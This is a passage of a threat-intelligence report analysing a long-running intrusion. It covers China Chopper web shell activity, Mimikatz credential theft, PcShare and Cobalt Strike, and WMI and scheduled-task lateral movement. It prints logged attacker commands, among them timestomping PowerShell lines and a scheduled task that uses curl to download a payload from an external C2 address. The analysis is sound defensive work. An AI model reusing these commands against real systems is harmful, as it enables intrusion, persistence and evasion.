> "cmd" /c cd /d C:\inetpub\wwwroot\&ping [redacted] -n 1&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\inetpub\wwwroot\&tasklist /s [redacted]|findstr dll&echo [S]&cd&echo [E]
```

Reconnaissance commands executed via China Chopper WebShell

In addition, the attackers used different scripts for reconnaissance. For example, one of the scripts is called “test.bat” and was used to execute PortQry, a command-line utility that helps troubleshoot TCP/IP connectivity issues that reports the status of TCP and UDP ports on a remote machine, which can also be used for Active Directory reconnaissance. The binary itself was renamed to “psc.exe” by the attacker, probably in an attempt to avoid detection.

The second script found was *psloglist.bat*, which runs Microsoft’s Sysinternals PsLogList tool and saves the security logs from the event viewer from the last 10 days:



C:\Users\[redacted]\psloglist.bat - Notepad++ [Administrator]


File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
psloglist.bat

```
psloglist.exe security -d 10 /accepteula >security.back
```

The content of psloglist.bat

Credential theft

Throughout the operation, the attackers used various tools and techniques to harvest credentials. The most common tool they used is the notorious Mimikatz. In the first phase, the attackers used the well-known PowerShell Empire Invoke-Mimikatz script, which was stored in the same directory as the WebShell itself:



nm.sp1
Known malware
Detected
[redacted]
November 5, 2020 at 6:38:40 AM GMT...

Description
Known malware was detected
Empire_Invoke_Mimikatz_Gen

Detection name
Generic.PwShell.RefA.B42CBBB6

Path
c:\program files\microsoft\exchange server\v14\clientaccess\owa\auth\nm.sp1

Malware alert for nm.sp1 - PowerShell Empire invoke Mimikatz script


The credentials were sent back to the attackers and were used for lateral movement and privilege escalation.

Lateral Movement

The attackers used different methods and tools to move laterally to different endpoints on the network, such as Cobalt Strike implants, WMI and Net Use.


WMI and Net Use

The attackers used the command “net use” to configure connections to shared resources on the network, and to copy their tools to different systems. After the tools were copied, the attackers were able to execute them remotely using WMI and by creating scheduled tasks remotely to run them:




```
> "cmd" /c cd /d C:\compaq\&net use&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\inetpub\wwwroot\&net use \\[redacted] /user:"[redacted]"&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\compaq\&net use \\[redacted] /user:"[redacted]"&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\compaq\&net use \\[redacted] /user:"[redacted]"&echo [S]&cd&echo [E]
> "cmd" /c cd /d C:\compaq\&net use \\[redacted] /user:"[redacted]"&echo [S]&cd&echo [E]
```

Net Use commands as seen in the Cybereason Defense Platform




```
"cmd" /c cd /d C:\inetpub\wwwroot\&schtasks /create /s
[redacted] /u [redacted] /p
"[redacted]" /tn test /sc onstart /tr C:\windows\test.bat /ru
system /f &&schtasks /query /s [redacted] /u
[redacted] /p "[redacted]" | findstr test
&&schtasks /run /s [redacted] /u [redacted]
/p "[redacted]" /i /tn "test"&&schtasks /delete /s
[redacted] /u [redacted] /p
"[redacted]" /tn "test" /f&echo [S]&cd&echo [E]
```

Creation of remote scheduled tasks



```
process call create psloglist.bat&wmic /node:[redacted]
/user:"[redacted]" /password:"[redacted]
process call create psloglist.bat&wmic /node:[redacted]
/user:"[redacted]" /password:"[redacted]
process call create psloglist.bat&wmic /node:[redacted]
/user:"[redacted]" /password:"[redacted]
process call create psloglist.bat&echo [S]&cd&echo [E]
```




```
process call create test.bat&wmic /node:[redacted]
/user:"[redacted]" /password:"[redacted]
process call create test.bat&wmic /node:[redacted]
/user:"[redacted]" /password:"[redacted]
process call create test.bat&wmic /node:[redacted]
/user:"[redacted]" /password:"[redacted]
process call create test.bat&echo [S]&cd&echo [E]
```

Executing scripts remotely using WMI

Data Exfiltration

In an attempt to hide the contents of the stolen data, the threat actors compressed and password-protected the data using the WinRAR tool. The RAR files were then placed in the C:\users\SUPPORT_388945a0\Documents folder. This folder belongs to a built-in user account (SUPPORT_388945a0) that is used for help and support service, which is disabled by default but was purposefully enabled by the attacker. The data was then exfiltrated using the China Chopper WebShell.

It is also interesting to mention that the nefarious use of this specific account (SUPPORT_388945a0) was previously seen with the Chinese APT3 and the Iranian Leafminer threat actors:



Element name		⊘ / ⬡	Parent process
> "cmd" /c cd /d c:\Windows\Temp\&cd C:\Users\SUPPORT_388945A0$\Documents\&echo [S]&cd&echo [E]	1		w3wp.exe
> "cmd" /c cd /d C:\Users\SUPPORT_388945A0$\Documents\&dir&echo [S]&cd&echo [E]	3		w3wp.exe
> "cmd" /c cd /d C:\Users\SUPPORT_388945A0$\Documents\&rar x -hp!@#$fuck## 11.rar&echo [S]&cd&echo [E]	1		w3wp.exe
> "cmd" /c cd /d C:\Users\SUPPORT_388945A0$\Documents\&hostname&echo [S]&cd&echo [E]	1		w3wp.exe
> "cmd" /c cd /d C:\Users\SUPPORT_388945A0$\Documents\&del /q 11.rar&echo [S]&cd&echo [E]	1		w3wp.exe
> "cmd" /c cd /d C:\Users\SUPPORT_388945A0$\Documents\&del /q 2.txt&echo [S]&cd&echo [E]	1		w3wp.exe
> "cmd" /c cd /d C:\Users\SUPPORT_388945A0$\Documents\&del /q rar.exe&echo [S]&cd&echo [E]	1		w3wp.exe
> "cmd" /c cd /d C:\Users\SUPPORT_388945A0$\Documents\&cd c:\windows\temp&echo [S]&cd&echo [E]	1		w3wp.exe

Evidence of archived collected data using China Chopper

Knowing what data the attackers tried to exfiltrate can sometimes shed light on the attackers' motivations. In our previous report about Soft Cell, we were able to determine that the attackers exfiltrated CDR data from telecommunication providers in order to facilitate cyber espionage against specific individuals.

Maintaining Foothold: PcShare Backdoor


Aside from the China Chopper WebShell, the attackers relied heavily on a known backdoor named PcShare, whose code is publicly available and was reported being mostly used by Chinese threat actors attacking Southeast Asian countries. PcShare has the following capabilities:

- Controlling the file system
- Manipulation of system services
- Uploading and downloading files
- Process manipulation
- Manipulating the Windows Registry
- Executing arbitrary commands using Windows CMD Shell
- Rebooting/shutting down the system
- Display message boxes to the user

PcShare was executed via a Loader DLL (NvSmartMax.dll) and a Payload (NvSmartMax.dat) attempting to masquerade as a legitimate module by NVIDIA named “NvSmartMax.dll”: “NVIDIA Smart Maximise Helper Host” application (part of NVIDIA GPU graphics driver).

In most cases, the attackers used the legitimate nvSmarEx.exe to side-load the loader DLL (“NvSmartMax.dll”). The loader then decrypts the PcShare core payload (“NvSmartMax.dat”) placed on the same directory. Interesting to note, the payload .dat file that was used during this attack has the exact same hash mentioned in a report by BlackBerry from 2019, detailing the same execution technique used to stealthily load PcShare into memory.


Cybereason observed that in addition to what was reported by BlackBerry, the NvSmartMax.dll was also executed directly via rundll32.exe in certain instances:



PcShare execution graph

The execution of the backdoor on the remote machine revealed additional activities performed by the attackers, including:

- Reconnaissance activity to collect information about the endpoint and network
- Searching for security tools and attempting to disable or kill their processes
- Creating two scheduled tasks for the Cobalt Strike loader: Microsoft\Windows\Wininet\Config and Microsoft\Windows\WindowsColorSystem\Config
- Using PowerShell to alter the creation time of the Cobalt Strike loader and payload files, a technique called timestomping, which is used for detection evasion
- Executing the Cobalt Strike loader



```
rundll32.exe c:\windows\temp\NvSmartMax.dll ,NvSmartMaxUseDynamicDeviceGrids
```

Searching for security products

changing the creation time of the Cobalt Strike files

```
powershell.exe -command "ls 'iediag.dat' | foreach-object { $_.LastWriteTime = '01/11/2014 22:13:36'; $_.CreationTime = '01/11/2014 22:13:36' }"
```

```
powershell.exe -command "ls 'iediag.dll' | foreach-object { $_.LastWriteTime = '01/11/2014 22:13:36'; $_.CreationTime = '01/11/2014 22:13:36' }"
```

Cobalt Strike execution

```
rundll32 c:\[redacted]\iediag.dll,run [redacted]\iediag.dat
```

Creation of 2 Scheduled tasks for Cobalt Strike: "Microsoft\Windows\Wininet\Config" and "\Microsoft\Windows\WindowsColorSystem\Config"


stopping security products's processes

```
wmic product get name,version
```

The execution of the PcShare backdoor as seen in the Cybereason Defense Platform

PcShare Continuously in Use Since 2018

Our investigation revealed that the attackers were operating in the target network for at least two and a half years before Cybereason was deployed on the environment. One piece of evidences that the attackers were present in the network from 2018 is the creation time of the PcShare binary:




Properties

nvsmartmax.dll File name	af94d700b01b4569abb40b7bb9c9e3ec MD5 signature
e:\tmp\nvsmartmax.dll Canonized Path	Not specific Product type
NvSmart Internal name	NVIDIA Smart Maximise Helper Host. Product name
August 3, 2018 at 12:28:00 PM GMT+3 Creation time	7, 13, 10, 10001 Product version
false File is Signed	NVIDIA Corporation Company name

Creation time of the PcShare backdoor as seen in the Cybereason Defense Platform

Another piece of evidence that supports the assessment that the attackers were inside the network since 2018 is that the same IP address that was hard-coded inside the PcShare backdoor mentioned above was also used in a scheduled task. The scheduled task used curl.exe binary in order to download a payload (a CAB file that contains the file “nvSmartEx.exe”) from the mentioned C2 and save it in the recycle.bin folder:



[redacted]
Machine


\vv1
Scheduled task name

Execution

November 22, 2018 at 8:22:53 AM GMT+2
Time of last run

```
cmd.exe /c c:\$recycle.bin\curl.exe
http://45.123.118.232/1.txt >c:\$recycle.bin\1.txt
```

Scheduled task - [cmd.exe /c c:\$recycle.bin\curl.exe http://45.123.118[.]232/1.txt >c:\$recycle.bin\1.txt]




```
.data:1001A0FC                  db    0
.data:1001A0FD a45123118232     db '45.123.118.232',0
```

The same IP address, embedded inside the PcShare binary

In addition to the scheduled task above, the attackers created another scheduled task with the same name (VV1) on other machines in the network. This task was different from the one above, and it was used to execute a bat script located under c:\$recycle.bin\q.bat, also created by the attackers.

Installing a VPN

In order to maintain persistence in the network and create easy access point to the network, the attackers installed SoftEther VPN, which they renamed to “oracll.exe” in order to evade detection. SoftEther helps disguise the traffic as benign on the target network. The same VPN client was previously observed in attacks involving the Soft Cell activity group:



Grouped by Element name	/	Signed	Product name	Internal name	Company name
oracll.exe 1		True x1	SoftEther VPN	vpnserver	SoftEther VPN Project...


Renamed SoftEther VPN binary

Phase 2: Changes in TTPs

In addition to the activities performed in the first phase, such as reconnaissance activity or the use of PcShare and WMI - the attackers also used tools that were not used by them in the previous phase.

The attackers used a tool called Local Group, which is useful for adding and enumerating users in a domain, and a different Mimikatz, this time using a DLL search order hijacking technique.


The attackers used the Local Group binary lg.exe with the command “-lu” that, according to the usage guide, enumerates all local groups and members on a domain. This was executed remotely on the DC server, and the output was saved into “1.txt”:



```
"cmd" /c cd /d C:\PerfLogs\&lg \\[redacted] -lu >1.txt&echo
[S]&cd&echo [E]
```

Executing lg.exe - local group, and saving the output to 1.txt

